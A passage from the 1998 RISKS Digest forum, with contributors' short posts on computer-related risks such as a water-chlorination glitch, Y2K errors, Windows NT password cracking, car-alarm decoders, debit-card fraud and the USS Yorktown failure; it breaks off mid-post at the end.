A computer glitch in Lewiston, Maine, shut down the chlorination system and caused the chlorine content of the city water to drop below the safety threshold, affecting 40,000 residents. This occurred during the night, and was not discovered until a routine check 14 hours later. Notices were then sent out to 9,000 homes advising people ``to boil the water before drinking.'' It took 30 hours to solve the problem. The city has now installed an automatic system to notify an on-call supervisor in case this recurs. [Source: *USA Today*, Tech Report, Glitches of the

Week, updated 17

Aug 1998, <<http://www.usatoday.com/life/cyber/nb/nb1.htm>>; PGN
Abstracting]

How many other computer systems that require 24x7 service don't
have 24x7
monitoring?

David Ratner, Software.Com, Inc. david.ratner@software.com 805-
957-1790 x629

The Bloatware Debate

Edupage Editors <educause@educause.unc.edu>

Thu, 13 Aug 1998 13:09:11 -0400

A 100-company survey by Standish Group International found that
45% of a
software application's features are never used, 19% rarely used,
16 %
sometime used, 13% often used, and 7% always used; yet, in spite
of the fact
that most of an application is seldom used, software gets bigger
all the
time. For example, Windows went from 3M lines of code (Windows
3.1) to 14M
lines (Windows 95) to 18M (Windows 98). Booze, Allen & Hamilton
chief
information officer Roger Walters is one of the people
complaining now about
this "bloatware" phenomenon: "My problem is, I'm forced to
upgrade all the
time -- not for functionality I want, but for features someone
wanted for
me." But industry analyst Jeffrey Tarter defends the software
makers by
noting: "I can't think of a single lite version of any product
that has ever
succeeded. It may be inelegant and sluglike, but bloatware

sells."

(*Computerworld*, 10 Aug 1998; Edupage, 13 August 1998)

[The corporate motto must be ``Don't rock the bloat.''? PGN]

[Incidentally we are very grateful to John Gehl and Suzanne Douglas

for their efforts in producing Edupage. To subscribe to Edupage

directly rather than relying on RISKS to cull a few RISK-relevant items,

send e-mail to listproc@educause.unc.edu with the message:
subscribe edupage <your name>]

🔥 Y2K: Warehousing systems

David Alan Gilbert <dg@cogency.co.uk>

Mon, 17 Aug 1998 10:07:26 +0100

One UK Sunday paper carried an article yesterday saying that a major supermarket had sent an entire consignment of corned beef to be skipped because a non-Y2K warehousing system had decided that its expiry date of something like 2001 was actually 1901 and it was about time that it was binned.

Dr. David Alan Gilbert, dg @ cogency.co.uk - +44-(0)161-428-9444

Home: gro.gilbert @ treblig.org

[[RISKS-6.43](#) had a meaty case of the Xtra supermarket being meted out a

\$1000 fine for having meat on the rack an extra day, as the result of

a computer program mishandling the labels over the 1988 leap day. PGN]

⚡ L.A. school district accused of software piracy

Edupage Editors <educause@educause.unc.edu>

Thu, 13 Aug 1998 13:09:11 -0400

It may cost the Los Angeles Unified School District as much as \$5 million to amend for the software piracy accusations brought by the Business Software Alliance against an adult vocational school under the district's jurisdiction. The Business Software Alliance says it found 1,400 copies of unlicensed software at the school, including copies of Microsoft Word and Adobe Word. The business group wants the school district to replace the pirated copies with licensed ones. One educational technology consultant, Jamieson A. McKensie, thinks the piracy problem is widespread in schools: "In many places, people think 'the software is for kids; it's a good cause and there's nothing illegal about it.'" Microsoft spokeswoman Sarah B. Alexander says the problem is that often people who would not dream of stealing other things believe it's legitimate to use software without paying for it: "How do they justify it? Just because it's easier to make a copy of software than a desk or a book." (*The New York Times*, 12 Aug 1998; Edupage, 13 August 1998)

⚡ Cryptanalysis of Frog, an AES Candidate

Bruce Schneier <schneier@counterpane.com>

Sun, 16 Aug 1998 17:39:44 GMT

Results Announcement:

D. Wagner, N. Ferguson, and B. Schneier, "Cryptanalysis of Frog," Counterpane Systems Report, Aug 1998.

Abstract:

We examine some attacks on the FROG cipher. First we give a differential attack which uses about 2^{58} chosen plaintexts and very little time for the analysis; it works for about $2^{-33.0}$ of the keyspace. Then we describe a linear attack which uses 2^{56} known texts and works for $2^{-31.8}$ of the keyspace. The linear attack can also be converted to a ciphertext-only attack using 2^{64} known ciphertexts. Also, the decryption function of FROG is a lot weaker than the encryption function. We show a differential attack on the decryption function that requires 2^{36} chosen ciphertexts and works on $2^{-29.3}$ of the keyspace. Using our best attack an attacker with a sufficient number of cryptanalytical targets can expect to recover his first key after $2^{56.7}$ work. Taken together, these observations suggest that FROG is not a very strong candidate for the AES.

This paper is available at <http://www.counterpane.com/publish.html>, and will be made available at the AES Workshop next week.

Bruce

[That is, it SHOULD NOT BE a strong candidate, assuming strong

crypto is

really the desideratum. Bruce's message once again reminds us how

important extensive scrutiny is when it comes to cryptography! PGN]

✈ A legal way to export crypto code: in English

Jay Ball <jay@invengen.com>

Sat, 15 Aug 1998 15:10:35 -0400

"Judge Gwin of the Federal District Court of the Northern District of Ohio has recently held that software is not protected by the First Amendment because it is a ``functional device'' like a telephone circuit." as said by Peter Junger, a lawyer suing for the fight to export crypto as "free-speech".

So, Leevi Marttila has written a program that translates C to English and back. <http://personal.sip.fi/~lm/c2txt2c/> is the location of the program.

Now, the question is, is this translation free speech? You can read

blowfish at <http://personal.sip.fi/~lm/c2txt2c/blowfish.txt> and see that it

quite readable as a story, even funny if you remember that it came from C

code. So, are the adventures of William, Edward, Richard, Michael, &

Charles free speech? If so, you can export it?

Or, are the adventures themselves an encrypted message and the translator a piece of crypto software?

Jay Ball jay@invengen.com

⚡ Risks of agents

Paul van Keep <paul@sumatra.nl>

Fri, 14 Aug 1998 13:08:39 ECT

This abstract was forwarded to me and seems very appropriate for risks.

```
> 98-612 WHY THE WIRED ECONOMY IS DOOMED --agents without a
conscience
> [From New Scientist, 4 July 1998--Walter Derzko]
>
> Intelligent software agents that don't care about the
consequences of their
> actions will subject the world to frequent and severe bouts
of boom and
> bust, according to two research groups in the US. As we use
the Internet
> more and more for home shopping and banking, the use of
agents to get
> us the best prices will lead to economic turmoil.
```

The experiments seem to indicate that delays (friction) are an essential part of an efficient economic model. For instance: if we'd manage to remove all friction from stock market trading, i.e. everyone trades on the basis of the same information at the same time, the whole thing would come crashing down or at least start swinging madly up and down.

Paul van Keep

⚡ Geocities: privacy, promises, and regulation

"Peter G. Neumann" <neumann@csl.sri.com>

Mon, 17 Aug 98 14:27:02 PDT

The Federal Trade Commission is finally beginning to confront the privacy problem. It has charged Geocities with misleading its 2 million customers by secretly selling their personal information to marketers, despite the previously professed policy of not doing so without permission. In response, Geocities has now posted on its Web site what is presumed to be its actually practiced privacy policy. [Source: Reuters item, 14 Aug 1998]

As long-time RISKS readers well understand, this is an area in which vigilance and aggressive action are very important. As usual in matters relating to your identity, CAVEAT EMPTOR!

Tracking activity on the Web

Edupage Editors <educause@educause.unc.edu>

Sun, 16 Aug 1998 19:24:54 -0400

Lycos, Geocities, and NBC's Videoseekers are among the major Web sites that will participate in a new service, called Engage, that was developed to track what people are looking at on the Internet, so that advertisers can target their marketing efforts. David S. Wetherell, the chief executive of CMG Information Services, the company behind Engage, gives this example of how the service would be used: "If someone comes to your bookstore for the

first time, you can find out if they are interested in mountain climbing, organic gardening and tennis; you can present them books related to their interests immediately." Mr. Wetherell adds: "We took the highest road you could possibly take with respect to privacy. We think you can learn a lot more about someone from their behavior than from their name and address." The system will keep information on age, sex, income, zip code and number of children; it will not collect information on sexual or health related topics and will not store individual names, addresses, and birthdays. Privacy consultant Jason Catlett says: "Engage has done many good things to protect privacy, but my worry is that they are firing the starting gun in the race for the bottom. The worst actors will be left to use the most sophisticated surveillance techniques as they please." (*The New York Times*, 16 Aug 1998; Edupage, 16 August 1998)

🔥 Microsoft self-extracting files risks

"Conrad W. Clark" <cwclark@barent6.mldnet.com>

Fri, 14 Aug 1998 21:07:21 +0300

Here's the scenario:

I need the new perl for Win32 (Activeperl 5xx)

It requires an update to Win 95 for the DCOM components to 1.2.

I download the file from the Microsoft site, and the file is advertised as

(as I recall) 1.4 meg.

I receive a 764K file, but my browser (Opera 3.2) marked it as completely

received.

It's a self-extracting file to update DCOM (it says so itself),
so I

execute it.

It executes!

The Typical forms (do you want to install this - really, and
licensing

text) come up, with English heading, except that the contents
are garbage.

I click yes anyway, since I'm in physically in an Eastern
European country

at this time I figured "Bob" or some other "wizard" had
intervened to help

me by munging the fonts.

The installer couldn't find any space on my drive.

I had space on my drive.

So this file is bad. Don't self extracting files have
checksums???? Don't

they check themselves???? I know PKZIP and WINZIP do.

It gets better.

I next try to download the same file from an official MS mirror
site in

Sweden. All of the mirror sites list the file at 3.5MB. Being
foolhardy,

and having backups on a Jaz drive I downloaded it again. It is
1.200 MB!

It executed and installed. Perl (which I trust) says so.

So Microsoft downloads DO NOT:

- * Perform file integrity checks before executing.
- * Have reliable information as to file size.
- * Certainly are not validated with digital signatures or other
"way
advanced" stuff.

AND THE DOWNLOAD SCRIPT AT MICROSOFT PERMITS TRANSMISSION
INTERRUPTIONS TO
OCCUR WITH CONSEQUENT FILE CORRUPTION, WITH NO NOTIFICATION TO
THE CLIENT

DURING THE TRANSMISSION OR DURING EXECUTION OF THE UPDATE!!!

I have the original corrupted file (my path e:/barf/dcom95.exe). If Microsoft isn't interested that's another risk altogether.

Conrad

⚡ Re: Win98 H24 problem, not Yx ([RISKS-19.91](#))

"Scot E. Wilcoxon" <sewilco@fieldday.mn.org>

Mon, 17 Aug 1998 22:40:30 -0500

At about the same time that my alert appeared in [RISKS-19.91](#), Microsoft and others confirmed Windows 98 has a problem with midnight incorrectly altering the date. Further testing found that the problem actually occurs when midnight occurs during Win98 start up. There is about a five-second window for the problem during a midnight boot.

As the problem can happen any day, this is not a Year 2000 problem.

Microsoft estimates this only affects about one in five or six million users.

⚡ Re: Global War[m|n|p|r]ing?

"Aaron M. Renn" <arenn@urbanophile.com>

Thu, 13 Aug 1998 16:23:32 -0400 (EDT)

You may be interested in knowing that Wentz and Schabel's corrections (of satellite records showing a global cooling trend) required some

corrections.

They did not take into account the east-west orbital drift of the satellites, only orbital decay. Also, they applied an average orbital decay value to all satellites instead of making a precise adjustment for each satellite when calculating their figures. The satellite researchers at NASA applied the corrected corrections to their data and still show a slight downward temperature drift. An overview of the results are available at:

http://science.nasa.gov/newhome/headlines/notebook/essd13aug98_1.htm

This page also mentions the fact that weather balloon data corroborates the satellite information, something the original posting omitted.

The global warming phenomenon is by no means universally accepted by science, despite claims of "rampant evidence". The use of ozone layer results to discredit satellite cooling data is a logical fallacy which adds no hard evidence to support the global warming theory. A somewhat stronger form of that paragraph's thesis might have read "global cooling and ozone depletion data are both collected from satellites. The ozone depletion data was wrong, therefore the global cooling data is wrong". This is a false analogy. If valid, it would impinge on any scientific research because virtually all methods of data collection have had errors in the past. Also, use of the term "faith" implies that those who believe the satellite cooling data are engaging in a religious instead of a scientific belief. The use of such loaded words is a well known propaganda technique.

The risk? Logical fallacies or propaganda are often employed in debate, even over scientific issues. One should be careful to analyze all arguments to discover them.

To learn more about logical fallacies, I suggest Stephen's Downes' guide to logical fallacies at:

<http://www.assiniboinec.mb.ca/user/downes/fallacy/index.htm>

To learn more about techniques of propaganda, see Aaron Delwiche's propaganda page at:

<http://carmen.artsci.washington.edu/propaganda/contents.htm>

Aaron M. Renn <arenn@urbanophile.com> <http://www.urbanophile.com/arenn/>

🔥 Re: Global War[m|n|p|r]ing?

"Scot E. Wilcoxon" <sewilco@fieldday.mn.org>
Tue, 18 Aug 1998 08:27:06 -0500 (CDT)

In [RISKS-19.91](#), PGN pointed out the study in **Nature** that reported the realization that orbital decay caused global temperatures to be calculated as being slightly cooler than actual temperatures.

The scientists operating the global temperature satellite experiment have thanked the author of the **Nature** article for pointing out this geometry problem. They also pointed out that the **Nature** article gave an estimated

temperature based on an average of all eight satellites rather than being calculated for each individual satellite, and there were two other effects due to an east-west drift which could now be quantified. The adjusted global temperature change for 79-97 is now a cooling of 0.01 degrees C per decade.

http://science.nasa.gov/newhome/headlines/notebook/essd13aug98_1.htm

Scot E. Wilcoxon sewilco@fieldday.mn.org

✶ Re: Software flaw exposes e-mail programs ... (Haahr, [RISKS-19.90](#))

Andrew Koenig <ark@research.att.com>
Thu, 13 Aug 1998 16:28:31 -0400 (EDT)

> What all the reports I've read appear to be missing is that bugs like this
> are almost inevitable in C or C++, [...]

Here, ``bugs like this'' refers to overflowing static buffers. Such bugs are **not** inevitable in C++ programs. Class libraries have been available for a decade or so that make it easy to write C++ programs that do not have any fixed upper bounds on buffer sizes.

What I find remarkable is that in all that time, more programmers have not started using such libraries as a matter of course. But then I also find it remarkable how many drivers do not wear seat belts.

I don't think, though, that drivers' failure to wear seat belts is an acceptable argument against the use of automobiles. Nor do I think that programmers' failure to use the tools that are available in one language is an acceptable reason to argue for switching to another.

Andrew Koenig <ark@research.att.com> <http://www.research.att.com/info/ark>

✉ Re: Unix passwords no longer safe (Ishikawa, [RISKS-19.91](#))

<emaiwald@shell.fred.net>

Thu, 13 Aug 98 18:59:41 EDT

> Now we can target the root account for compromise attempt.

I think we have already passed this point. I did a recent test against Windows NT passwords using L0phtCrack running on a Pentium II 200MHz. We were able to do an exhaustive attempt against all 8 letter passwords in 32 hours and an exhaustive attempt against all 8 letter + number passwords in 310 hours. That is not targeting a single password but going over the whole SAM file.

> It is time to retire [fixed passwords]. PGN]

I began making this point to my clients as well. My point is just that no matter what your security policy requires regarding passwords (8, 10, 12 characters), if I can get your password file I own you.

It is not now (and never has been) appropriate to rely on a

single
protection mechanism. Hopefully this is finally dawning on the
world at
large.

Eric Maiwald, CISSP, Director Security Services, Fortrex
Technologies, Inc.

North Potomac, MD 301-977-6966 emaiwald@fred.net

✶ Re: Unix passwords no longer safe (Ishikawa, [RISKS-19.91](#))

"Simon Waters" <Simon@wretched.demon.co.uk>

Thu, 13 Aug 1998 21:05:54 +0100

>Crack is meant to plug such holes.

Readers might gain the impression that Crack is intended to be
used to
reveal weak passwords and improve security as a result.

Whilst it certainly can be used like that the advice given by Mr
Muffet (at
least in version 4) was to take other measures to improve UNIX
password
security. The risk being someone else with a better dictionary
or more
computer time will break the weak passwords first and compromise
the system.

Anyone thinking of running Crack would be well advised to read
the
accompanying documentation.

✶ Re: USS Yorktown: WinNT --not?-- the fault (Fraser, [RISKS-19.90](#))

"Mike Williams" <mikew@harlequin.co.uk>

Fri, 14 Aug 1998 12:07:06 +0100

Having had to work with fp exceptions recently there are some interesting implications that can be read from this story.

First, it is possible to make some assumptions on the hardware used to host the system. I would guess that the NT system is most likely either an Intel or Alpha system since MIPS and PPC are no longer in the picture. The Intel FPU by default masks all fp exceptions, such as divide by zero, so the program does not crash and can continue with close to expected results. In contrast the Alpha FPU does not mask fp exceptions by default and the same program that would continue on Intel will come to a grinding halt on the first divide by zero.

Next, it is possible to have some ideas about the development of the system that crashed. In the development of any system it can be very useful to have fp exceptions unmasked as they can be useful in catching 'extreme' fp calculations (sqrt of a -ve number, etc.) due to logic bugs as well as straight compiler bugs (fairly esoteric but seen). However, for a full release you would either mask the exceptions to prevent the crash, or install an exception handler for each exception not masked. This would be true for Intel or Alpha hardware.

So, if it was NT that blue screened for division by zero bad karma to MS for releasing an OS that neither masks or handles such exceptions. Alternatively, the hosted application while not screening a 0.0

before a
division (slapped wrists) also had unmasked exceptions for
whatever reason
in its release version.

Personally, and for no particular reason except I got caught by
this once, I
think it is a mixed mode failure. I would guess that the
application was
originally developed and tested on Intel machines with the
default fp
exception masking, but that the delivered release version was
ported (read
re-compiled) to an Alpha machine with no fp masking by default.
Cue crash
on first fp divide by zero.

Masking fp exceptions and taking the solutions the FPU provides
(such as
infinity arithmetic) is not portable, the Intel and Alpha FPUs
can have
different masked exception solutions. IIRC the Alpha returns a
0.0 while
Intel returns 1.INF (an signed infinity). Life can get
interesting when you
do a magnitude check on the result of the expression.

The risk? Assuming all NT machine environments are the same
when developing
for them.

Mike Williams, Harlequin Group plc, Wilmslow Road, Alderley Edge,
Cheshire SK9 7QD <http://www.harlequin.co.uk> (+44/0) 1625
588010/588049

⚡ Re: USS Yorktown: WinNT --not?-- the fault (Myers, [RISKS-19.91](#))

<yodaiken@chelm.cs.nmt.edu>

14 Aug 1998 04:01:06 GMT

I'm amazed at the number of terrible technical decisions that are now driven by MS marketing -- or more correctly -- herd purchasing. The Navy basing ship control (and future battlefield command and control) on NT is perhaps the most outrageous, example, but this phenomenon is pervasive. In the last 3 months:

1. A famous research lab I won't name is building a major NT based cluster despite the known low MTB-BSD numbers (mean time between blue screen of death) that will most likely keep the machine from ever running.
2. A systems architect at a European bank explained to me that his managers repeatedly disregard costing analysis in requiring NT based systems.
3. A researcher in real-time systems told me that he was interested in working with our group, but we had to port our work to NT because his government funding agency required all "deliverables" in NT.
4. Our state universities are purchasing a student information database and, I'm told, there is considerable pressure to adopt an in development NT solution over existing, known to be reliable, alternatives.

It's remarkable to see what should be extremely conservative and cost conscious institutions making the decision to place their hopes on untested application software that will run on a undelivered OS (NT 5) promised by a company with a track record of delivering buggy operating systems. At least when IBM dominated corporate/government purchasing it was a safe

choice.

⚡ Re: USS Yorktown: WinNT --not?-- the fault (Ward, [RISKS-19.91](#))

Fred Cohen <fc@all.net>

Sat, 15 Aug 1998 14:17:07 -0700 (PDT)

Shifting the blame does not end there. For example, the day the e-mail overflow affecting Microsoft and Netscape systems was widely published in the national news, Microsoft announced a 'fix' which made the news while Netscape said it would take a week. The 'fix' identified by Microsoft, however, was not to that bug. It was to a different bug.

Shifty business indeed. Fred Cohen,
Fred Cohen & Associates: <http://all.net> - fc@all.net - tel/
fax:925-454-0171

⚡ Re: Yorktown dead in water after divide by 0 (Bradshaw, [RISKS-19.89](#))

Henry Spencer <henry@spsystems.net>

Mon, 17 Aug 1998 12:11:12 -0400 (EDT)

>The Yorktown problems are particularly worrying because they're very
>reminiscent of problems the British navy suffered a hundred years or so ago.

Unfortunately, the basic thinking of the US military today is very prone to this sort of problem. One of the defense-reform advocates

(Spinney, I think, but the particular book isn't handy to check) has observed that much of the apparent irrationality of US military technology procurement in recent times can be explained as the result of three unwritten basic assumptions, all of which are badly flawed. The third assumption is roughly "modern warfare is fundamentally a predictable, orderly process which is amenable to centralized planning and control".

(Since I suppose folks will ask :-), the first two are "technology has changed everything, so the lessons of the past no longer apply" and "numbers and weapon lethality are the only factors which significantly influence the outcomes of battles".)

Predictable, orderly processes don't need decentralized emergency backups and underlings trained to take the initiative when needed. Such a conclusion is obviously ridiculous in warfare... but unwritten assumptions are much the most insidious kind, because they creep into system designs without anyone realizing it.

> People need to be trained in the use of those backup systems [...]

As has been noted in connection with airliners, there is a difficult problem of keeping the operators skilled in manual control when they seldom exercise it in normal operation. It might be better to make partially-manual control the norm, and reserve full automation as the emergency backup.

(I believe I've seen mention of experimental automated systems

for
space-shuttle plumbing which plan actions but delegate execution
to humans,
on the grounds that it's the only way to keep the humans current
on what's
happening so that they can take over quickly if necessary.)

Henry Spencer henry@spsystems.net (henry@zoo.toronto.edu)



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 93

Tuesday 25 August 1998

Contents

- [Computer crashes cripple Northeast air traffic control](#)
[Keith Rhodes](#)
- [Embassies are victims of Y2K problems](#)
[Henry G. Baker](#)
- [Computer-controlled roller coasters](#)
[Martin Minow](#)
- [How not to get a date](#)
[Mark Brader](#)
- [Car thieves and bad design](#)
[Phil Agre](#)
- [Small credit unions targeted for debit-card fraud](#)
[D. Scott Lucero](#)
- [FLIR for Cadillacs](#)
[Steve Holzworth](#)
- [Clothing privacy risk due to tech misuse](#)
[Scot E. Wilcoxon](#)
- [ATM prototype using Sensor's iris identification](#)
[Derek Ziglar](#)
- [Galaxy IV revisited](#)
[PGN](#)

- [Re: Titan IV explodes with Vortex satellite explodes](#)
[Capt Stephen Judkins](#)
 - [Re: Amsterdam Airport down](#)
[Roalt Aalmoes](#)
 - [Citibank on-line banking service](#)
[Steven Wertheimer](#)
 - [AT&T and snails](#)
[Bob Frankston](#)
 - [Re: USS Yorktown: WinNT --not?-- the fault](#)
[Dave Kristol](#)
 - ["Deep Crack" John Gilmore on PRIVACY Forum Radio](#)
[Lauren Weinstein](#)
 - [Re: The bloatware debate](#)
[John Mainwaring](#)
 - [Re: Software flaw exposes e-mail programs ...](#)
[Richard M. Smith](#)
 - [The risks of namespace confusion in the consumer mind](#)
[Andrew Shieh](#)
 - [RISKS of multilanguage environments](#)
[Lloyd Wood](#)
 - [Newest version of the Deception ToolKit](#)
[Fred Cohen](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ **Computer crashes cripple Northeast air traffic control**

Keith Rhodes <rhodesk.aimd@gao.gov>

Mon, 24 Aug 1998 07:20:39 -0500

The Northeast Air Traffic Control Center in Nashua, New Hampshire, reverted to the old voice-and-paper-slip backup system for 37 minutes on 19 Aug 1998, because of a computer failure. 350 planes were being handled at the time.

The system also failed again the next day. Over 100 system

failures have been reported already this year at that center. William Johannes, president of the National Air Traffic Controller's Association, said, "It's like a Chevy with 485,000 miles on it and you are trying to stretch it. The longer it goes, the more time we are going to have failures." The mainframes ("aging equipment") are supposed to be replaced beginning in 1999, with a new display system expected in 2000. [Source: David Tirrell-Wysocki, Computer crash cripples New Hampshire air traffic controllers, Associated Press, 21 Aug 1998; PGN Abstracting]

[Do you think the Y2K impact on the ATC system will last only 37 minutes?]

✦ Embassies are victims of Y2K problems

"Henry G. Baker" <hbaker@netcom.com>
Fri, 14 Aug 1998 08:16:18 -0700 (PDT)

I heard on the TV news today (CNN?) that one of the reasons why the security at the recently bombed embassies could not be upgraded last year was that the budget was too tight. One of the largest single budget items: upgrading the embassy telephone (PBX) systems to solve their Y2K problems.

Oh, and by the way, no one had bothered to put in the videotape to record from the video camera that apparently saw the whole sequence of events leading up to the blast. In an era when a VCR costs less than a single phone call to Tanzania, when every 7-11 rolls tape continuously

(to the chagrin of its bored/frisky clerks), where the streets of Detroit, Washington, DC, and probably every other major city are multiply monitored, the idea that a U.S. embassy isn't under constant surveillance is unbelievable.

Henry Baker [www/ftp directory](http://www.ftp.directory)

URL: <ftp://ftp.netcom.com/pub/hb/hbaker/home.html>

✶ Computer-controlled roller coasters

Martin Minow <minow@apple.com>

Thu, 20 Aug 1998 11:13:37 -0700

The New York Times Web page has an interesting article on the way computers (actually "programmable logic controllers") are used to manage roller coaster rides.

<<http://www.nytimes.com/library/tech/98/08/circuits/articles/20roll.html>>

``Removing the human element from nearly all aspects of roller coaster operations is no accident,'' said Walt Davis, vice president of Togo International, a roller coaster manufacturer in Cincinnati. Automation is more reliable than part-time amusement park workers, who may be faced with disturbances in the station, he said.

``We try to make the control systems as idiot-proof as possible,'' Davis said. ``Suppose an unruly kid distracted the operators and his friend came over and started pushing buttons. We don't want to give them the

flexibility
of changing things.''

Martin Minow, minow@pobox.com

ps: While on vacation in England, I rode on a "steam yacht" -- a
100
year-old steam powered amusement park ride that was every bit as
frightening as anything in an amusement park. It was hand-
controlled.

[Newer RISKS readers need to be alerted to previous roller
coaster problems

Timber Wolf ([RISKS-9.96](#))

Dorney Park Hercules ([RISKS-14.83](#)[our only issue out of
order!],82,85)

Blackpool's Pleasure Beach ([RISKS-16.22](#),23)

and a wonderful spinmeister in [RISKS-10.18](#) (``If people knew
how

safe they are, they would lose a lot of their thrill.'') PGN]

How not to get a date

Mark Brader <msb@sq.com>

Wed, 19 Aug 98 02:25:01 EDT

A short item in the 10 Aug 1998 issue of *Newsweek* tells of a
TV commercial
featuring one Scot Armstrong, who says he doesn't have a date
for his high
school reunion and gives an e-mail address. However, "he
chickened out
during filming of the ad and gave a random address he assumed
would be
bogus." At press time the actual owner of that address had
received more
than 1,500 responses, mostly from prospective dates for Scot,
while Scot
still had no date.

Mark Brader <msb@sq.com>

✶ Car thieves and bad design

Phil Agre <pagre@weber.ucsd.edu>

Tue, 18 Aug 1998 17:21:32 -0700 (PDT)

The *LA Weekly* last week included a 1600-word article discussing the lifestyles and electronics of modern car thieves:

Eddie Little, Chop shop guys, LA Weekly, 7 August 1998, page 13.

It's online at:

<http://www.laweekly.com/ink/archives/98/37news3-080798-little.shtml>

Here are the pertinent passages:

Vlad ... emerges with a handheld device that looks like a large walkie-talkie. This is actually a large custom alarm decoder that

would cost you close to five grand if you knew the guy who makes

them. Vlad flips a switch and within minutes the Toyota's alarm

chirps and the doors unlock. Vlad just loves those car alarms that

also automatically unlock the doors. ... From that point it takes

less than a minute to slap-hammer the ignition and get rolling.

This baby was hand-assembled in one of the old Eastern Bloc nations.

[It] will send out hundreds of signals until it hits the right numbers.

I don't know why, but I am continually amazed at how unsecure so many digital systems are. Assuming that the *LA Weekly* reporter wasn't just blowing smoke, are the people at Toyota really unaware of the incentive they're creating to build a device that simply runs through all of the codes that the key might be sending to the remote unlocking mechanism? This is, obviously, a *trivial* problem to fix. It seems incredible, but I myself have read specs for several other systems for exchanging wireless data with automobiles that were even less immune to spoofing and other attacks that can be straightforwardly conducted in public places.

What most annoys me is not the economic loss -- you have to figure that insurance companies will push the necessary economic incentives back through the system eventually -- but the space that bad design opens up for paranoia. Normal people nowadays have to read one headline after another about the hackers in Finland or somewhere who have discovered some gaping security hole in expensive, complicated devices that they increasingly depend on to run their lives. Then, often, they have to read smaller headlines the next day saying that the security hole has been patched if you download such-and-such fragment of code, or that bogus patches are floating around that will erase your hard drive, or that the problem wasn't quite real after all, or that reading an e-mail message really can erase your hard drive, or maybe it can't, and so on. Who needs "The X-Files"?

Phil Agre

✦ Small credit unions targeted for debit-card fraud

"D. Scott Lucero" <LuceroDon@optec-hq.optec.army.mil>

Wed, 19 Aug 1998 14:06:07 -0400

Small Credit Unions Targeted for Debit Card Fraud. The 14 August 1998

Washington Post reports that thieves used sophisticated computer programs to

guess debit card numbers of members of the Transportation Federal Credit

Union, running up \$1 million (U.S.) in charges. According to a vice

president for the credit union insurer investigating the case, these

programs analyze sample credit card numbers to determine the relationship

between the card's digits and generate numbers that are valid about half of

the time. An organized crime group in Asia appears to have targeted several

small credit unions, which do not have the staffs and budgets to protect

their accounts like larger institutions. As a security measure, debit cards

have encrypted codes on their magnetic strips; however, the processing

system at the Transportation Federal Credit Union which checks these codes

was not working. This system has a date when to start processing the codes

but this date was mistakenly set in the future. Apparently this has been

corrected since members were told that they will be keeping their same debit

card numbers. A RISK that long time readers are familiar with - small

automation oversights having large consequences.

Scott Lucero

⚡ FLIR for Cadillacs

Steve Holzworth <sch@unx.sas.com>

Thu, 20 Aug 1998 19:49:42 -0400

Night vision for your Cadillac:

Excerpted from Nando.net:

"WASHINGTON (August 20, 1998 00:18 a.m. EDT <http://www.nandotimes.com>) --

You're driving at night, and a deer jumps in front of the car. No problem:

You braked in time. Seconds earlier, you had glanced at a TV-like screen at the bottom of your windshield that let you "see" a distance up to five times beyond your headlights.

This is not science fiction but the latest high-tech gizmo for an automobile, being introduced formally by General Motors Corp. at a Thursday press conference. GM will offer the so-called "night-vision" system as an option on its DeVille Cadillacs starting with the 2000 model year."

original article: http://www.nando.com/newsroom/ntn/biz/082098/biz2_5118.html

The article goes on to describe a 4x10 black and white display that projects the infrared image on the "lower part of the driver's windshield", enabling you to see up to 500 yards at night. I wonder how often you have to clean

the IR pickup, said to be mounted in the grill? What about flare from oncoming vehicles? On top of car computers, stereos-from-hell, cellular phones, radar detectors, etc., do we really need another gadget to distract the driver from paying attention to plain old driving?

On a lighter note:

I don't live there, but I seem to remember that California made it illegal for "civilians" to have or operate night-vision gear. If I drive a so-equipped Caddy into CA, am I busted? :-)

Steve Holzworth, Senior Systems Developer, SAS Institute - Open Systems R&D
VMS/MAC/UNIX Cary, N.C. sch@unx.sas.com

⚡ Clothing privacy risk due to tech misuse

<sewilco@fieldday.mn.org>

Wed, 12 Aug 1998 10:05:57 -0500 (CDT)

Some versions of a consumer video camera have infrared technology which can almost look through clothes. The technology was included for night time uses such as filming nocturnal animals or your children sleeping. Using the camera in daylight can show underwear of someone who is lightly dressed or make "people wearing swimsuits look almost naked." Sony altered the camera so the version now in stores only uses infrared in the dark.

If you're familiar with infrared you recognize that what would actually be shown is the heat given off by the bodies rather than the actual

colors and
details carried by visible light which the clothing blocks. I
suspect
whether heat-scattering clothing will become a fashion feature
or not will
depend upon popular media coverage and popular opinion.

Scot E. Wilcoxon sewilco@fieldday.mn.org

✶ ATM prototype using Sensor's iris identification

"Derek Ziglar" <dziglar@mindspring.com>

Fri, 21 Aug 1998 10:27:13 -0400

Another lovely RISKS-laden story. Using iris identification in
ATMs.

Naturally, you will have all the biometric identification issues:

- * Finite amount of irreplaceable keys. Maximum of two eyes per person means
 - you have to use the same key with every business you deal with.
- * Key cannot be replaced if the biometric code is compromised.
- * What about people with missing or otherwise impaired eyes?

Now with the added fun of this means for banks:

- * New ability to compare biometric information to connect previously unrelated (meaning private) accounts and activities.
- * Since this won't replace ATM cards (since not all banks will have this technology) it merely adds a step on some ATMs. Criminals will simply take your stolen or forged card to a non-biometric equipped ATM.

<http://nt.excite.com/news/pr/980820/nj-sensar-iris-scan>

✶ Galaxy IV revisited

"Peter G. Neumann" <neumann@csl.sri.com>

Fri, 21 Aug 98 9:13:51 PDT

We have previously discussed the loss of the Hughes HS-601 Galaxy IV satellite ([RISKS-19.75-78,84-85](#)). The primary processor failed because of a problem in the main processor's power supply, and the backup system also failed. Three months later, the reason for the primary failure remains unknown, whereas the failure of the backup system has been attributed to ``a rare buildup of crystals in a switch designed to control the flow of electricity to the processor.''. The failure mode has been duplicated by Hughes Space and Communications Co. in tests on the ground, and is believed to have been the cause of the other processor failures noted in [RISKS-19.85](#). This problem affects only the HS-601 systems. [Source: *Space News*, vol 9, no 32, 17-23 Aug 1998, courtesy of Keith Rhodes]

✶ Re: Titan IV explodes with Vortex satellite explodes ([RISKS-19.91](#))

Judkins Stephen Capt 82AMDS/SGPB <Stephen.Judkins@sheppard.af.mil>

Fri, 14 Aug 1998 09:46:23 -0500

The Titan IV that was lost recently ([RISKS-19.91](#)) *was* only the second one lost. In April 1991, it was a newly designed solid rocket motor that blew up on a test stand ([RISKS-12.09](#)). (The Titan IV uses two of

these motors.)

This motor used larger segments and therefore had fewer joints.

I believe

